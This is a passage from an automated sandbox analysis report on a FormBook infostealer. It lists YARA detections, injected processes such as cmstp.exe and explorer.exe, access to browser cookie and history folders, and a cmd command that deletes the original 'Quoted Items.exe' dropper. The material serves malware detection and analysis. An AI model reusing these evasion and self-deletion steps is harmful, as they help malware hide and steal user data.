Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.350947066.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.350947066.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.350947066.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.351326281.0000000000C10000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.351326281.0000000000C10000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.351326281.0000000000C10000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.278783725.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.278783725.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.278783725.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.277402200.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.277402200.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.277402200.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.351362471.0000000000C50000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.351362471.0000000000C50000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.351362471.0000000000C50000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4186C7	NtReadFile

Analysis Process: explorer.exe PID: **3968**, Parent PID: **6688**

General

Target ID:	5
Start time:	13:11:45
Start date:	14/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.316596581.000000000D158000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.316596581.000000000D158000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.316596581.000000000D158000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.338397807.000000000D158000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.338397807.000000000D158000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.338397807.000000000D158000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmstp.exe PID: **612**, Parent PID: **3968**

General

Target ID:	16
Start time:	13:12:11
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0x1230000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.515431699.0000000003370000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.515431699.0000000003370000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.515431699.0000000003370000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.514085622.0000000000DB0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.514085622.0000000000DB0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.514085622.0000000000DB0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.515850944.0000000004D70000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.515850944.0000000004D70000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.515850944.0000000004D70000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DC8DBE	HttpSendRequestA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	DC86C7	NtReadFile

Analysis Process: cmd.exe PID: **6552**, Parent PID: **612**

General

Target ID:	18
Start time:	13:12:15

Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\Quoted Items.exe"
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6548**, Parent PID: **6552**

General

Target ID:	19
Start time:	13:12:16
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly